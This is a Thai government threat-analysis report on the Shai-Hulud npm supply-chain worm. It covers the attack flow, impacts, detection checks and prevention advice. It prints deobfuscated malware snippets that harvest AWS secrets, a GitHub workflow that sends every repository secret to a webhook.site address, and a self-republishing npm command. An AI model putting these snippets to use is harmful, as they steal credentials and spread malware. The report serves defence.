Threat Analysis Report

รายงานวิเคราะห์การโจมตีระบบนิเวศของ npm ที่นำไปสู่การจารกรรมข้อมูลและแพร่การกระจายสู่ node package อื่นในวงกว้าง

03/12/2025

TLP:CLEAR

สำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ
๑๒๐ ชั้น ๗ อาคารซี ศูนย์ราชการเฉลิมพระเกียรติ ๘๐ พรรษา ๕ ธันวาคม ๒๕๕๐
ถนนแจ้งวัฒนะ แขวงทุ่งสองห้อง เขตหลักสี่ กรุงเทพมหานคร ๑๐๒๑๐ อีเมล saraban@ncsa.or.th

สารบัญ

สารบัญ 2
บทสรุปสำหรับผู้บริหาร 3
การวิเคราะห์เชิงเทคนิค 4
Technique Tactics and Procedures (MITRE ATT&CK) 15
Indicator of Compromise (IOCs) 17
แนวทางการเฝ้าระวัง ป้องกัน และรับมือ 18
อ้างอิง (References) 20

บทสรุปสำหรับผู้บริหาร

รายงานฉบับนี้เป็นการวิเคราะห์เหตุการณ์โจมตี Supply Chain ครั้งใหญ่ในระบบนิเวศของ “npm” ซึ่งเป็นแพลตฟอร์มจัดการแพ็กเกจ JavaScript ที่ถูกใช้งานแพร่หลายในหมู่นักพัฒนาและองค์กรทั่วโลก แกนหลักของการโจมตีคือการทำให้เครื่องของเหยื่อรันคำสั่งหรือสคริปต์อันตรายได้โดยอัตโนมัติเพียงแค่ติดตั้งแพ็กเกจเวอร์ชันที่ถูกแทรกโค้ดอันตรายโดยที่เหยื่อไม่รู้ตัว

เนื่องจากผู้ไม่หวังดีสามารถเข้ายึดบัญชีของผู้ดูแลแพ็กเกจ (maintainer) แล้วเผยแพร่เวอร์ชันใหม่ที่มีโค้ดอันตรายแฝงอยู่ เมื่อเหยื่อรันคำสั่ง “npm install” โค้ดดังกล่าวจะถูกเรียกใช้งานทันที นอกจากนี้ยังพบกรณีการสร้างแพ็กเกจปลอมที่ใช้ชื่อคล้ายกับแพ็กเกจยอดนิยม (typosquatting) เพื่อหลอกให้นักพัฒนาดาวน์โหลดไปใช้งานโดยไม่ระมัดระวัง ยิ่งไปกว่านั้น กลุ่มผู้ไม่หวังดีบางส่วนยังใช้ประโยชน์จากช่องโหว่ด้านความน่าเชื่อถือของ AI Copilot ซึ่งมักแนะนำแพ็กเกจที่ “ชื่อดูสมเหตุสมผล” แต่ไม่มีอยู่จริง ทำให้สามารถเผยแพร่แพ็กเกจปลอมที่มีโค้ดอันตรายได้ง่ายขึ้น

ความรุนแรงของเหตุการณ์นี้เกิดจากลักษณะของการเป็น Supply Chain เนื่องจากแพ็คเกจ 1 แพ็คเกจสามารถถูกใช้งานได้ในหลายโปรเจกต์และสามารถเป็นส่วนประกอบของแพ็คเกจอื่น ๆ ได้เช่นกัน ทำให้การแพร่กระจายนั้นเกิดขึ้นอย่างรวดเร็วและยากต่อการตรวจจับ เนื่องจากแพ็กเกจบางตัวถูกดาวน์โหลดเป็นจำนวนหลายพันไปจนถึงหลายล้านครั้งต่อสัปดาห์ ผลของการโจมตีในลักษณะนี้คือการถูกขโมยข้อมูลสำคัญต่าง ๆ ข้อมูลบราวเซอร์ ข้อมูลที่เกี่ยวข้องกับการเข้าถึงสภาพแวดล้อมการพัฒนาแอปพลิเคชันขององค์กร ไปจนถึงการได้สิทธิ์ในการเผยแพร่โค้ดลงบน GitHub หรือ npm registry ของเหยื่อ

เหตุการณ์นี้สะท้อนถึงความจำเป็นในการยกระดับการจัดการความปลอดภัยของ Software supply chain ไม่ว่าจะเป็นการตรวจสอบแพ็กเกจที่นำมาใช้งาน การติดตาม log ย้อนหลัง การป้องกันการใช้งาน token หรือบัญชีผู้ดูแลที่ถูกยึด การตอบสนองต่อเหตุการณ์นี้อย่างเร่งด่วนเป็นสิ่งจำเป็นเพื่อลดความเสี่ยงต่อข้อมูล ระบบ และภาพลักษณ์ขององค์กร รวมถึงเพื่อป้องกันไม่ให้เหตุการณ์ลักษณะเดียวกันเกิดขึ้นอีกในอนาคต

การวิเคราะห์เชิงเทคนิค

ต้นเหตุของการโจมตี

สาเหตุหลักของหลาย ๆ เหตุการณ์โจมตีเกิดจาก **ความสามารถของ npm ในการรันสคริปต์อัตโนมัติ (npm lifecycle scripts)** เช่น postinstall, preinstall, install ซึ่งจะถูก execute โดยไม่ต้องขออนุญาตเมื่อผู้ใช้รัน “npm install” ส่งผลให้เมื่อมีแพ็กเกจที่ถูกแก้ไขแทรกโค้ดอันตราย ไม่ว่าจะเป็นแพ็กเกจจริงที่ถูกเผยแพร่เวอร์ชันใหม่ หรือแพ็กเกจปลอมที่ชื่อใกล้เคียงกับของจริง เครื่องของเหยื่อจะรันโค้ดดังกล่าวทันทีโดยไม่รู้ตัว นอกจากนี้ npm ยังอนุญาตให้แพ็กเกจอ้างอิง dependencies ผ่าน URL ภายนอก (external link dependencies) ทำให้ผู้ไม่หวังดีสามารถดึงเพย์โหลดอันตรายจากภายนอกได้โดยตรงระหว่างการติดตั้งแพ็กเกจ ซึ่งถือเป็นจุดอ่อนเชิงโครงสร้างของ ecosystem ที่เปิดช่องให้เกิด Supply Chain Attack ได้ง่ายขึ้นโดยไม่ต้องอาศัยการเจาะบัญชีผู้พัฒนาเสมอไป

เป้าหมายของการโจมตี

เป้าหมายหลักของการโจมตีด้วยวิธีการนี้คือ **นักพัฒนา (Developers)** และ **องค์กรที่ใช้แพ็กเกจจาก npm** บนแพลตฟอร์ม MacOS และ Linux ไม่ว่าจะเป็นโปรเจกต์ภายใน, ระบบ CI/CD, หรือ**แอปพลิเคชันที่พึ่งพา JavaScript/Node.js** โดยเฉพาะผู้ที่ใช้งานแพ็กเกจยอดนิยมหรือมีการติดตั้งแพ็กเกจใหม่เป็นประจำ

แนวทางการตรวจสอบ

- มีแพ็กเกจหรือสคริปต์แปลก ๆ (เช่น postinstall) ถูกเพิ่มใน package.json, package-lock.json หรือ node_modules
- เครื่องของ Dev หรือ CI/CD มีการเชื่อมต่อออกอินเทอร์เน็ตไปยังโดเมนผิดปกติ เช่น webhook.site หรือ raw.githubusercontent
- พบการใช้งาน GitHub token, npm token หรือ Cloud token จาก IP/สถานที่ที่ไม่ปกติ
- พบ Repository/Branch ที่ถูกสร้างขึ้นเองและไฟล์ workflow ที่ถูกเพิ่มเข้ามาโดยไม่ได้รับอนุญาต
- ใน Cloud Audit Logs พบการเข้าถึง Secrets (เช่น AWS Secrets Manager หรือ GCP Secret Manager) โดยที่ผู้ใช้ไม่ได้เป็นผู้เรียกใช้งาน

แนวทางการป้องกัน

- ใช้เครื่องมือสแกนแพ็กเกจเช่น npm audit, Socket, Snyk, Dependabot หรือ internal registry เพื่อตรวจสอบแพ็กเกจที่อาจจะมีการถูกแทรกโค้ดอันตาย
- เปิดใช้งาน npm ignore-scripts, การ pin version และการใช้ lockfile อย่างเคร่งครัดเพื่อลดความเสี่ยงจากการดึงเวอร์ชันที่ไม่รู้จัก
- เปิดใช้ MFA / 2FA บนบัญชี GitHub และ npm ของผู้พัฒนา พร้อมจำกัดสิทธิ์ token ให้เหลือเท่าที่จำเป็น
- เพิ่มการป้องกันและเฝ้าระวัง เช่น Egress Filtering, CloudTrail/Audit Logs, และการตรวจจับความผิดปกติจาก CI/CD Pipeline
- ลดการพึ่งพา AI แบบอัตโนมัติในการแนะนำและติดตั้ง package โดยไม่ตรวจสอบแหล่งที่มา

ผลกระทบ


ผลกระทบที่เกิดขึ้นจากแคมเปญการโจมตีระบบนิเวศ npm มีความรุนแรงและสร้างความเสียหายในวงกว้าง โดยเปลี่ยนรูปแบบจากการจารกรรมข้อมูลทั่วไปไปสู่การทำลายล้างระบบและอาจทำให้ระบบหยุดชะงัก ซึ่งสามารถสรุปผลกระทบหลักได้ดังนี้

1. **ความเสี่ยงต่อความต่อเนื่องทางธุรกิจ (Business Continuity Risk)** ประเด็นที่น่ากังวลที่สุดคือพฤติกรรมของมัลแวร์ตัวนี้ หากผู้ไม่หวังดีไม่สามารถขโมยข้อมูลได้สำเร็จ ระบบจะเปลี่ยนโหมดไปเป็นการทำลายล้างทันที โดยจะทำการลบและทำลายข้อมูลงานทั้งหมดในเครื่องคอมพิวเตอร์ของพนักงานหรือเซิร์ฟเวอร์ที่ติดเชื้อ กรณีนี้คือการสูญเสียข้อมูล Source code ที่สำคัญอย่างถาวรที่อาจทำให้การดำเนินงานหยุดชะงักทันที
2. **ความเสียหายต่อโครงสร้างพื้นฐานระบบคลาวด์ (Infrastructure Compromise)** การโจมตีนี้มุ่งเน้นขโมยข้อมูลรับรองตัวตนหรือกุญแจลับ (Credentials & API Keys) ที่ใช้เข้าถึงระบบคลาวด์สำคัญขององค์กรเช่น npm tokens, GitHub Personal Access Tokens (PATs) และ API keys ของผู้ให้บริการคลาวด์หลักอย่าง AWS, Azure, และ GCP, นอกจากนี้ยังค้นหาและขโมย SSH private keys หากกุญแจเหล่านี้ตกไปอยู่ในมือผู้ไม่หวังดี พวกเขาสามารถเจาะเข้าสู่ระบบหลังบ้านขององค์กร ขโมยทรัพย์สินทางปัญญา หรือแทรกซึมลึกเข้าไปในเครือข่ายองค์กรได้
3. **ผลกระทบด้านชื่อเสียงและความเชื่อมั่น (Reputational Damage)** ข้อมูลความลับที่ถูกขโมยไปจะถูกนำไป เผยแพร่สู่สาธารณะบนอินเทอร์เน็ตโดยมัลแวร์จะสร้าง GitHub repository ใหม่ภายใต้บัญชีของเหยื่อโดยอัตโนมัติ ซึ่งอาจนำไปสู่การเสียความน่าเชื่อถือขององค์กรและปัญหาทางกฎหมาย

4. **ความเสี่ยงจากการถูกฝังตัวในระบบ (Persistent)** มัลแวร์นี้ทำงานเหมือนหนอนคอมพิวเตอร์ (Worm) ที่เข้าควบคุมระบบการผลิตซอฟต์แวร์ขององค์กร (CI/CD) แล้วแอบฝังตัวเองลงไปในผลิตภัณฑ์ซอฟต์แวร์ที่ขององค์กร ทำให้องค์กรกลายเป็นผู้ส่งต่อมัลแวร์ไปยังลูกค้าหรือคู่ค้าโดยไม่รู้ตัว

ขั้นตอนการโจมตี (Attack Flow)

1. **Maintainer account compromised:** ผู้ไม่หวังดีได้ทำการเข้ายึดครองบัญชีของนักพัฒนาแพ็กเกจที่มีความนิยมหรือเป็นผู้ดูแลหลายแพ็กเกจ (ในเหตุการณ์จริงแพ็คเกจที่ถูกยึดจริงคือ @ctrl/tinycolor ซึ่งมียอดดาวน์โหลดรายสัปดาห์มากกว่าล้านครั้ง) ด้วยวิธีการอย่างฟิชชิ่งหรือการใช้งานข้อมูล Credential ที่อาจจะได้จากการรั่วไหล



[ภาพที่ 1 แพ็คเกจที่บัญชีผู้ดูแลเคยถูกยึด]

2. **Packages prepared:** ในขั้นตอนนี้ผู้ไม่หวังดีที่ได้ยึดบัญชีของนักพัฒนานั้นได้ทำการสอดแทรกโค้ดอันตรายลงไปในแพ็กเกจและแก้ไขไฟล์ package.json ซึ่งเปรียบเสมือนกับไฟล์ที่บอกรายละเอียดของแพ็กเกจ โดยแก้ไขให้มีการเรียกใช้งานสคริปต์ในลักษณะของ “postinstall หรือ preinstall”
3. **npm install & execute:** หลังจากที่เหยื่อได้ทำการรันคำสั่ง npm install ทั้งแบบที่เจาะจงติดตั้งแพ็กเกจหรือติดตั้งทั้งหมดจาก package.json ของโปรเจกต์โดยที่ไม่ได้ล็อคเวอร์ชันของแพ็คเกจ (ใช้งานแบบ floating version เมื่อมีเวอร์ชันที่ใหม่กว่าจะทำการอัพเดตตัวเองโดยอัตโนมัติ) แพ็กเกจจะเรียกใช้งานสคริปต์ที่ถูกเตรียมเอาไว้

4. **Credential harvesting:** จุดประสงค์สคริปต์คือการจารกรรมข้อมูล ในกระบวนการจารกรรมข้อมูลเริ่มจากการตรวจสอบและบันทึกข้อมูลระบบต่าง ๆ เพื่อสร้างเป็นโปรไฟล์ของเหยื่อ จากนั้นจะเริ่มค้นหาข้อมูล, ทำ Directory Traversal, ค้นหา Credential ที่อาจจะเก็บไว้ในรูปแบบ plain text, Dump process เพื่อดักจับ Token ของบริการคลาวด์ ใช้เครื่องมืออย่าง TruffleHog ในการดึงข้อมูลสำคัญต่าง ๆ ที่อยู่บนเครื่องของเหยื่อ ไปจนถึงการใช้ Token ที่ได้มาร่วมกับแพ็กเกจของบริการจัดการ Credential อย่างเช่น @aws-sdk/client-secrets-manager ในการขโมย Credential ที่อยู่บนบริการคลาวด์และการใช้ GitHub token เพื่ออัพโหลดไฟล์ workflow ที่ใช้สำหรับการเรียกดู credential ที่ผูกกับ Repository ออกมาในรูปแบบของ json อีกทั้ง Workflow ที่ถูกเพิ่มเข้าไปนั้นในบางเวอร์ชันมีความสามารถในการรักษาการคงอยู่ (persistence) ด้วยวิธีการสร้างช่องทางบนเครื่องเหยื่อให้เป็น Self-Hosted Runner ของ GitHub อีกด้วย

```
// Deobfuscated AWS harvest snippet
async getAllSecretValues() {
  const secrets = [];
  let nextToken;
  do {
    const resp = await client.send(new ListSecretsCommand({ NextToken: nextToken }));
    for (const secret of resp.SecretList || []) {
      const value = await client.send(new GetSecretValueCommand({ SecretId: secret.ARN }))
      secrets.push({ ARN: secret.ARN, SecretString: value.SecretString, SecretBinary: atob
    }
    nextToken = resp.NextToken;
  } while (nextToken);
  return secrets;
}
```


[ภาพที่ 2 ตัวอย่างฟังก์ชันการรวบรวม Credential โดยใช้ @aws-sdk/client-secrets-manager]

Code Blame 10 lines (10 loc) · 281 Bytes


```
on:
  push:
jobs:
  process:
    runs-on: ubuntu-latest
    steps:
    - name: Data Processing
      run: curl -d "$CONTENTS" https://webhook.site/bb8ca5f6-4175-45d2-b042-fc9ebb8170b7; echo "$CONTENTS" | base64 -w 0 | base64 -w 0
      env:
        CONTENTS: ${{ toJSON(secrets) }}
```

[ภาพที่ 3 GitHub workflow ที่ถูกอัพโหลดเพื่อขโมยข้อมูล Secret]

5. **Exfiltration:** หลังจากที่ผู้ไม่หวังดีได้รวมรวมข้อมูลของเหยื่อเรียบร้อยแล้ว ขั้นตอนของการส่งข้อมูลกลับไปหาผู้ไม่หวังดีทำโดยการส่งผ่าน webhook.site และอีกวิธีที่เป็นจุดเด่นของเหตุการณ์นี้คือการลักลอบสร้าง Repository หรือ Branch ของ GitHub โดยใช้ชื่อ Repository ว่า Shai-hulud ในแคมเปญดั้งเดิมหรือ Sha1-Hulud: The Second Coming ในแคมเปญถัดมาแล้วทำการ Commit ข้อมูลของเหยื่อที่ถูกเข้ารหัสแบบ Base64 สองชั้น



[ภาพที่ 4 ข้อมูลที่ลักลอบนำออกมาสู่ Repository ที่ถูกสร้างโดยไม่ได้รับอนุญาต]




[ภาพที่ 5 การถอดรหัสข้อมูลที่ถูกขโมยและเผยแพร่ทาง GitHub repository]

6. **Self-Propagation:** ในกรณีที่สคริปต์ของผู้ไม่หวังดีนั้นสามารถเข้าถึงและขโมย npm token มาได้นั้น ผู้ไม่หวังดีจะใช้ token นั้นเพื่อเรียกดูแพ็กเกจทั้งหมดที่เหยื่อเป็นผู้ดูแลและแทรกโค้ดลักษณะเดียวกันลงในแพ็กเกจอื่น ๆ ก่อนที่จะทำการเผยแพร่เวอร์ชันใหม่ที่มีการแทรกโค้ดอันตราย

```
// Deobfuscated NPM update snippet
async updatePackage(pkg) {
  // Patch package.json (add self as dep?) and publish
  await exec(`npm version patch --force && npm publish --access public --token ${token}`);
}
```

[ภาพที่ 6 ตัวอย่างฟังก์ชันการแพร่ตัวเองผ่าน npm package]

7. **Data destruction:** ในแคมเปญล่าสุดของการโจมตีแบบ Shai-Hulud ได้เพิ่มความสามารถของสคริปต์สำหรับการทำลายข้อมูลใน Home Directory ของเหยื่อโดยจำการ Overwrite และลบไฟล์ทั้งหมดที่เป็น Writable ของผู้ใช้ในขณะนั้นหากว่าไม่สามารถขโมยข้อมูล Credential หรือส่งออกข้อมูลได้สำเร็จ



[ภาพที่ 7 แผนภาพการโจมตี]

การตรวจสอบเชิงเทคนิค

การตรวจสอบแพ็กเกจเบื้องต้น: ในการตรวจสอบแพ็กเกจเบื้องต้นก่อนที่จะทำการติดตั้ง สามารถที่ใช้งานคำสั่ง npm view <pkname> เพื่อทำการตรวจสอบ โดยจะเห็นว่ามีรายละเอียดที่สำคัญและควรตรวจสอบ เช่น ชื่อของแพ็กเกจ, ลิงก์ Registry ที่เก็บไฟล์แพ็กเกจ, รายการ Dependency, ชื่อผู้ดูแล, ชื่อของผู้เผยแพร่และเวลาที่เผยแพร่เวอร์ชันล่าสุด

```
└─$ npm view protobufjs

protobufjs@7.5.4 | BSD-3-Clause | deps: 12 | versions: 184
Protocol Buffers for JavaScript (& TypeScript).
https://protobufjs.github.io/protobuf.js/

keywords: protobuf, protocol-buffers, serialization, typescript

dist
.tarball: https://registry.npmjs.org/protobufjs/-/protobufjs-7.5.4.tgz
.shasum: 885d31fe9c4b37f25d1bb600da30b1c5b37d286a
.integrity: sha512-CvexbZtbov6jW2eXAvLukXjXUW1TzFaivC46BpWc/3BpcCysb5Vffu+B3XHMm8lVEuy2Mm4XGex8hBSg1yapPg==
.unpackedSize: 2.9 MB

dependencies:
@protobufjs/aspromise: ^1.1.2    @protobufjs/eventemitter: ^1.1.0 @protobufjs/inquire: ^1.1.0     @protobufjs/utf8: ^1.1.0
@protobufjs/base64: ^1.1.2       @protobufjs/fetch: ^1.1.0        @protobufjs/path: ^1.1.2        @types/node: >=13.7.0
@protobufjs/codegen: ^2.0.4      @protobufjs/float: ^1.0.2        @protobufjs/pool: ^1.1.0        long: ^5.0.0

maintainers:
- dcode <dcode+npm@dcode.io>
- google-wombot <node-team-npm+wombot@google.com>

dist-tags:
latest: 7.5.4                    protobufjs-v7.3.1: 7.3.1         next: 7.0.0
experimental: 8.1.6-experimental latest-6: 6.11.4

published 3 months ago by google-wombot <node-team-npm+wombot@google.com>
```

[ภาพที่ 8 รายละเอียดแพ็กเกจจากคำสั่ง npm view]

หรือใช้งานคำสั่ง npm view <pkname> --json เพื่อรายละเอียดที่มากขึ้น ได้แก่ เวลาที่สร้างแพ็กเกจ, วันเวลาการเผยแพร่ของแต่ละเวอร์ชัน, รายการคำสั่งที่ถูกตั้งค่าใน package.json

```
  "_id": "protobufjs@7.5.4",
  "_rev": "488-0b0213d524fe0b03f58b476880b30209",
  "name": "protobufjs",
  "dist-tags": {
    "next": "7.0.0",
    "latest-6": "6.11.4",
    "protobufjs-v7.3.1": "7.3.1",
    "experimental": "8.1.6-experimental",
    "latest": "7.5.4"
  },
```

[ภาพที่ 9 รายละเอียดชื่อแพ็กเกจจากคำสั่ง npm view]

```
  "time": {
    "created": "2013-03-01T19:04:59.883Z",
    "modified": "2025-08-15T23:29:00.196Z",
    "0.0.0": "2013-03-01T19:05:02.111Z",
    "0.9.1": "2013-03-05T23:56:42.191Z",
    "0.9.3": "2013-03-06T01:26:59.821Z",
    "0.9.4": "2013-03-06T13:38:43.786Z",
    "0.9.5": "2013-03-11T00:42:48.564Z",
    "0.9.6": "2013-03-11T03:15:11.389Z",
    "0.9.7": "2013-03-12T13:23:18.867Z",
    "0.9.8": "2013-03-15T16:11:55.867Z",
    "0.9.9": "2013-03-17T15:34:18.611Z",
```

[ภาพที่ 10 รายละเอียดวันที่สร้างแพ็กเกจจากคำสั่ง npm view]

```
    "7.3.2": "2024-06-12T08:25:19.595Z",
    "7.3.3": "2024-08-21T19:06:19.011Z",
    "7.4.0": "2024-08-22T20:30:44.149Z",
    "8.0.0-experimental": "2025-03-21T17:14:20.605Z",
    "8.0.1-experimental": "2025-03-24T19:23:11.349Z",
    "8.0.3-experimental": "2025-03-25T02:15:11.878Z",
    "8.0.4-experimental": "2025-03-27T04:14:15.905Z",
    "7.5.0": "2025-04-15T17:05:23.881Z",
    "8.1.0-experimental": "2025-05-07T17:43:54.459Z",
    "8.1.1-experimental": "2025-05-07T22:28:24.052Z",
    "8.1.2-experimental": "2025-05-08T17:02:56.420Z",
    "7.5.1": "2025-05-08T17:35:01.913Z",
    "8.1.3-experimental": "2025-05-12T03:50:34.650Z",
    "8.1.4-experimental": "2025-05-13T18:22:10.675Z",
    "7.5.2": "2025-05-14T19:25:34.410Z",
    "8.1.5-experimental": "2025-05-27T20:34:44.845Z",
    "8.1.6-experimental": "2025-05-27T22:16:24.494Z",
    "7.5.3": "2025-05-28T22:23:52.634Z",
    "7.5.4": "2025-08-15T23:29:00.027Z"
```

[ภาพที่ 11 รายละเอียดวันที่เผยแพร่เวอร์ชันแพ็กเกจจากคำสั่ง npm view]

```
  },
  "main": "index.js",
  "types": "index.d.ts",
  "scripts": {
    "bench": "node bench",
    "build": "npm run build:bundle && npm run build:types",
    "build:bundle": "gulp --gulpfile scripts/gulpfile.js",
    "build:types": "node cli/bin/pbts --main --global protobuf --out index.d.ts src/ lib/aspromise/index.js lib/base64/index.js lib/codegen/index.js lib/eve
ntemitter/index.js lib/float/index.js lib/fetch/index.js lib/inquire/index.js lib/path/index.js lib/pool/index.js lib/utf8/index.js",
    "changelog": "node scripts/changelog -w",
    "coverage": "npm run coverage:test && npm run coverage:report",
    "coverage:test": "nyc --silent tape -r ./lib/tape-adapter tests/*.js tests/node/*.js",
    "coverage:report": "nyc report --reporter=lcov --reporter=text",
    "docs": "jsdoc -c config/jsdoc.json -R README.md --verbose --pedantic",
    "lint": "npm run lint:sources && npm run lint:types",
    "lint:sources": "eslint \"**/*.js\" -c config/eslint.json",
    "lint:types": "tslint \"**/*.d.ts\" -e \"**/node_modules/**\" -t stylish -c config/tslint.json",
    "pages": "node scripts/pages",
    "prepublish": "cd cli && npm install && cd .. && npm run build",
    "prepublishOnly": "cd cli && npm install && cd .. && npm run build",
    "postinstall": "node scripts/postinstall",
    "prof": "node bench/prof",
    "test": "npm run test:sources && npm run test:types",
    "test:sources": "tape -r ./lib/tape-adapter tests/*.js tests/node/*.js",
    "test:types": "tsc tests/comp_typescript.ts --lib es2015 --esModuleInterop --strictNullChecks --experimentalDecorators --emitDecoratorMetadata && tsc te
sts/data/test.js.ts --lib es2015 --esModuleInterop --noEmit --strictNullChecks && tsc tests/data/*.ts --lib es2015 --esModuleInterop --noEmit --strictNullCh
ecks",
    "make": "npm run lint:sources && npm run build && npm run lint:types && node ./scripts/gentests.js && npm test"
  },
```

